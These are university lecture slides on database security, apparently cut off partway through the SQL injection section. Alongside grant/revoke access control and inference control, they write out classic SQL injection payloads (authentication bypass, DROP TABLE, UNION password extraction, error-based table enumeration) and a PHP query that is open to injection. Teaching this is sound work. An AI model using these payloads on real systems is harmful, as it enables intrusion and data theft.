Lecture 10
Database Security

Dr. Alshaimaa Abo-alian
A_alian@cis.asu.edu.eg

LECTURE OUTLINE

- Introduction to database security issues
- DB Access Control
- DB Inference Control
- SQL Injection
    - Injection Technique
    - SQL injection categories
    - Protection Techniques
- DB Encryption

Introduction To Database Security Issues

- **Database is not an island.**
- Most often it is a server deployed as a network node that provides persistence and transactional services to applications.
- From this perspective, it is similar to many other servers that exist on the corporate network
- **Database security** deals with the permission and access to the data structure and the data contained within it.

Introduction To Database Security Issues

- Database security involves protecting the database from unauthorized access, modification, or destruction.

  → follows the CIA model.

- **Threats to databases**

1. **Loss of confidentiality:** Unauthorized disclosure of confidential information
2. **Loss of integrity:** Unauthorized modification of information
3. **Loss of availability:** Legitimate user cannot access data objects


Introduction To Database Security Issues

- Four main **control measures** are used to provide database security:

1. **Access control:** Assuring that the data are accessed only in authorized ways
2. **Inference control:** Preventing deduction or inference of information about individuals from queries that involve only summary statistics on groups
3. **Flow control:** Preventing information from flowing to unauthorized users
4. **Data encryption:** Protecting data at rest (stored data)

– Whole database, relation, or column encryption

Recap



Types of SQL Commands

DDL
- Create
- Alter
- Drop
- Truncate
- Rename

DML
- Select
- Insert
- Update
- Delete

DCL
- Grant
- Revoke

TCL
- Commit
- Rollback
- Saveprint

Database Access Control Models

There are 3 types of DB access control models:

1. Discretionary Access Control (DAC)
2. Role based Access Control (RBAC)
3. Mandatory Access Control (MAC)

DB Discretionary Access Control

There are two levels for assigning privileges:

1. **The account level:** The DBA specifies the privileges that each account holds **independently** of the relations in the database.
2. **The relation (or table) level:** The DBA specifies the privilege for each user to **access each individual relation or view** in the database.

DB Discretionary Access Control

- DB access control is based on privileges assigned to *authorization identifiers* to access *objects*.
- *authorization identifiers* can be *user identifiers*, *role names*, or `PUBLIC`
- The creator of an object in a database is its owner and can perform any action on the object.
- By default, no other user can access the object unless the owner grants specific privileges to that user.
- Privileges are managed through the GRANT and REVOKE statements.
- The granting process assigns a privilege on an object to one or more *authorization identifiers*
- Only a privilege that has been explicitly granted can be revoked.

DB Discretionary Access Control

Account Level Privileges

Syntax:

GRANT {ALL | privilege-list } TO {user-list | role-list } [WITH GRANT OPTION];

Examples:

GRANT ALL TO User1;

GRANT CREATE TABLE TO User 2, User4;

GRANT SELECT, DROP, MODIFY TO User3 WITH GRANT OPTION;

The privilege list

CREATE TABLE
CREATE SCHEMA
CREATE VIEW
ALTER
DROP

SELECT
MODIFY

DB Discretionary Access Control

Account Level Privileges

The clause **WITH GRANT OPTION** means that the user can **propagate** his privileges to other accounts by using GRANT

Example:

```
EXECUTE AS USER = ‘User3’;

GRANT SELECT TO User2;
```

DB Discretionary Access Control
Table Level Privileges

At the relation or table level :

- Each relation R is assigned an owner account
- Owner of a relation is given all privileges on that relation
- Owner can grant privileges to other users on any owned relation:

1. **SELECT** (retrieval or read) privilege on R
2. **Modification privilege on R:** this includes three privileges: UPDATE, DELETE, and INSERT.
3. **References privilege on R:** gives the account the capability to refer to a relation R when specifying integrity constraints (e.g. foreign key).

DB Discretionary Access Control

Table Level Privileges

Syntax:

GRANT {ALL | privilege-list } ON { DB objects } TO {user-list | role-list } [WITH GRANT OPTION];

The privilege list

SELECT
DELETE
INSERT
UPDATE
REFERENCES

Examples:

GRANT SELECT ON employee TO user1;

GRANT UPDATE ON employee (address) TO user2;

DB Discretionary Access Control
REVOKE Statement

The REVOKE statement revokes privileges from authorization IDs that have been previously granted.

Syntax:

REVOKE {ALL | privilege-list } ON {DB objects } FROM {user-list | role-list } [CASCADE|RESTRICT];

➔ **Cascading revoke** (Recursive revoke) deletes privileges that recursively depend on the privilege explicitly revoked.

Example:

REVOKE SELECT ON employee FROM user1;

DB Discretionary Access Control
Example


Consider the following schema and suppose that the DBA creates 4 accounts (A1, A2, A3, A4) and wants only **A1** to be able to **create tables**.

✓The DBA must issue the following **GRANT command** in SQL:

```
GRANT CREATE TABLE TO A1;
```


✓Or the DBA can issue a CREATE SCHEMA command, as follows:

```
CREATE SCHEMA Example AUTHORIZATION A1;
```



EMPLOYEE

Name	Ssn	Bdate	Address	Sex	Salary	Dno



DEPARTMENT

Dnumber	Dname	Mgr_ssn

DB Discretionary Access Control
Example

- The DBA wants to grant to account A2 the privilege to **insert and delete** tuples in EMPLOYEEE & DEPARTMENT relations, without being able to propagate these privileges to additional accounts.

```
GRANT INSERT, DELETE ON employee, department
TO A2;
```

- The DBA wants to allow A4 to **update only the Salary attribute** of EMPLOYEE

```
GRANT UPDATE ON employee (salary) TO A4;
```

DB Discretionary Access Control
Example

The DBA allows account A3 to **retrieve** information from the two tables and also to be able to **propagate** that privilege to other accounts.

```
GRANT SELECT ON Employee, Department TO A3
WITH GRANT OPTION;
```

✓A3 can grant the SELECT privilege on the EMPLOYEE relation to A4 by issuing the following command:

```
EXECUTE AS USER = 'A3';

GRANT SELECT ON employee TO A4;
```

DB Discretionary Access Control

Example

- If The DBA decides to revoke the SELECT privilege on the EMPLOYEE relation from A3 and also revoke that privilege from all users who got it solely from A3

```
REVOKE SELECT ON employee FROM A3 CASCADE;
```

DB Discretionary Access Control

Row-level privileges

- Restricting access to data contained in individual records (rows) requires additional steps.
- We should first create a view that specifies the required rows

```
CREATE VIEW view_name AS
SELECT column1, column2, ...
FROM table_name
WHERE condition;
```

- Then, we can grant the required privilege on the view

DB Discretionary Access Control
Example

- If the DBA wants to give A2 a **limited capability to SELECT** from the EMPLOYEE relation. A2 should be able to retrieve only the Name and Address attributes and only for employees who work for the “Accounting” department.

```
CREATE VIEW A2employee AS

SELECT  Name,  Address  FROM  employee,department
WHERE Dno = Dnumber AND Dname = ‘accounting’;

GRANT SELECT ON A2employee TO A2;
```

DB Role Based Access Control

- Privileges are associated with organizational roles rather than with individual users.

  ➔ **Example :** student, advisor, staff member and so on.

- Individual users are then assigned to appropriate roles.
- Roles can be created and deleted using the CREATE ROLE and DROP ROLE commands.
- The GRANT and REVOKE commands can then be used to assign and revoke:
  - Privileges to roles
  - Users to roles
  - Role to role (hierarchal RBAC)

DB Role Based Access Control

- **Example:**

```
CREATE ROLE AdvisorRole;
CREATE ROLE FacultyRole;

GRANT SELECT ON Student TO AdvisorRole;
GRANT SELECT ON Enroll TO FacultyRole;

GRANT AdvisorRole To A1;

GRANT FacultyRole TO AdvisorRole;
```


DB Mandatory Access Control

- Most commercial DBMSs do not support mandatory access control
- The commonly used model for multilevel security, known as the ***Bell-LaPadula*** *model.*
- It classifies each **subject** (user) and **object** (relation, tuple, column, view) into one of the security classifications which are: Top Secret (TS), Secret (S), Confidential (C), or Unclassified (U).
  - A subject *S* can read object O only if class(*S*) ≥ class(*O*). (**simple security property or 'No read up' rule)**.
  - A subject *S* can write an object *O* only if class(*S*) ≤ class(*O*). (**star property or *-property or 'No write down' rule**).

DB Mandatory Access Control

(a) The original EMPLOYEE tuples.

(a)




EMPLOYEE

Name	Salary	JobPerformance	TC
Smith U	40000 C	Fair S	S
Brown C	80000 S	Good C	S

(b) Appearance of EMPLOYEE after filtering for classification C users.

(b)




EMPLOYEE

Name	Salary	JobPerformance	TC
Smith U	40000 C	NULL C	C
Brown C	NULL C	Good C	C

(c) Appearance of EMPLOYEE after filtering for classification U users.

(c)



EMPLOYEE

Name	Salary	JobPerformance	TC
Smith U	NULL U	NULL U	U

Inference Control

- Also known as **Statistical Disclosure Control (SDC).**
- Required when dealing with **Statistical databases**
- **Statistical databases** are used to provide statistical information or summaries of values based on various criteria. such as avg., sum, count, max., min., …
- **Example:** a DB for population statistics may provide statistics based on age groups, income levels, education levels, etc.
- Statistical DB users such as market research firms are allowed to access the DB to retrieve statistical information about a population but **not to access the detailed confidential information** about specific individuals.

→This is called **statistical database security**


Inference Control

- In case of Inference attacks, it is possible to **infer** the values of individual tuples from a sequence of statistical queries.
- **Inference control** is protecting data so they can be published without revealing confidential information that can be linked to specific individuals

➔ Protecting the privacy of the individuals

Inference Control


Example



PERSON

Name	Ssn	Income	Address	City	State	Zip	Sex	Last_degree

Using the previous table, consider the following statistical queries:



```
Q1: SELECT COUNT (*)FROM PERSON
    WHERE <condition>;
Q2: SELECT AVG (Income) FROM PERSON
    WHERE <condition>;
```

If the attacker is interested in finding the Salary of Jane Smith, and he knows that she has a Ph.D. degree and that she lives in the city of Bellaire, Texas.

➔ He would issue the statistical query Q1 & Q2 with the condition:

(Last_degree='Ph.D.' AND Sex='F' AND City='Bellaire' AND State='Texas')


Sql Injection (SQLi)

- One of the most dangerous DB security threats
- First discovered around 1998
- Reported by Open Web Application Security Project (OWASP) as one of the 10 most critical Web application security risks
- SQL injection is an attack in which the SQL code is inserted or appended into application/user input parameters

  ➔ Sends malicious SQL commands to the database server

Injection Technique


- The SQLi attack typically works by terminating a text string and appending a new command.
- **Example:** In the login page, if a user's details are returned to the application, the login attempt is successful, and the application creates an authenticated session for that user.



```
select * from users
where username =
'admin'--' and
password = '';
```

Injection Technique

- The comment sequence (--) causes the remainder of the query to be ignored
- The attacker can bypass authentication




Injection Technique

- The attacker can also inject the following in the username:

```
admin’; DROP table Orders--
```

- ➢ The query first returns the admin user profile
- ➢ Then, it deletes the Orders table!

SQL Injection Categories



SQL Injection Categories
1. In-band SQLi

- it occurs when an attacker can use the same communication channel to both launch the attack and gather results.
- Retrieved data is presented directly in the application web page
- Easier to exploit than other categories of SQLi
- Two common types of in-band SQLi

a) Error-based SQLi

b) Union-based SQLi

SQL Injection Categories
1. In-band SQLi

a) Error-based SQLi

- The attacker injects logically incorrect SQL syntax which will make the application return default error pages that often reveal vulnerable parameters to the attacker.
- Considered as a preliminary, information-gathering step for other SQL injection attacks.
- **Example:**

Input

```
admin’”--
```

Output:

```
You have an error in your SQL syntax, check the
manual that corresponds to your MySQL server version
```


SQL Injection Categories
1. In-band SQLi

Error-based SQLi Example:

Input

```
` and 1=convert(int,(select top 1 table_name from
information_schema.tables))--
```

Output:


Conversion failed when converting
[redacted]ViewGallery.aspx?CatID=2' and 1=convert(int,(select top 1 ta
90%

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'Download_Dcoument' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'Download_Dcoument' to data type int.

Source Error:

```
Line 29:        SqlDataAdapter da = new SqlDataAdapter(cmd);
Line 30:        DataSet ds = new DataSet();
Line 31:        da.Fill(ds);
Line 32:        DataList1.DataSource = ds;
Line 33:        DataList1.DataBind();
```

Source File: g:\plesk\vhosts\angelhybrid.in[redacted]\ViewGallery.aspx.cs   **Line:** 31

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'Download_Dcoument' to data type int.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2582782
   System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +6033430
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +297
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStat
   System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows) +242
   System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +275
   System.Data.SqlClient.SqlDataReader.Read() +35
   System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping) +216
   System.Data.Common.DataAdapter.FillFromReader(DataSet dataset, DataTable datatable, String srcTable, DataReaderContainer dataReader, Int32 startRecord, Int32 maxRecord
   System.Data.Common.DataAdapter.Fill(DataSet dataSet, String srcTable, IDataReader dataReader, Int32 startRecord, Int32 maxRecords) +422
   System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, Comman
   System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) +138
   System.Data.Common.DbDataAdapter.Fill(DataSet dataSet) +89
```

SQL Injection Categories
1. In-band SQLi

b) **Union-based:** Involves the use of the UNION operator that combines the results of multiple SELECT statements into as a single result set.

Example: Injecting the SQL statement with

```
' UNION SELECT username, password FROM users--
```

- There are two rules for combining the result sets of two queries by using **UNION**:
  - The number and the order of the columns must be the same in all queries
  - The data types must be compatible

SQL Injection Categories

Other forms of Inband SQLi Attacks

Tautology

This form of attack injects code in one or more conditional statements so that they always evaluate to true

End-of-line comment

After injecting code into a particular field, legitimate code that follows are nullified through usage of end of line comments

Piggybacked queries

The attacker adds additional queries beyond the intended query, piggy-backing the attack on top of a legitimate request

SQL Injection Categori
Other forms of Inband SQLi A

Tautology

Example: In this script, the user needs to enter a valid name and password:

```
$query = "SELECT info FROM user WHERE name
='$_GET["name"]' AND pwd = '$_GET["pwd"]'";
```

But the attacker submits " **` OR 1=1 --** " for the name field.

➔ The resulting query would look like this:

```
SELECT info FROM users WHERE name = ` ` OR
1=1 --' AND pwpd = ``
```

SQL Injection Categori

Other forms of Inband SQLi A

End-of-line comment

Example: In this script, the user needs to enter a valid name and password:

```
$query = “SELECT info FROM user WHERE name
=’$_GET[“name”]’ AND pwd = ‘$_GET[“pwd”]’”;
```

But the attacker submits “ **admin’ --**” for the name field.

➔ The resulting query would look like this:

```
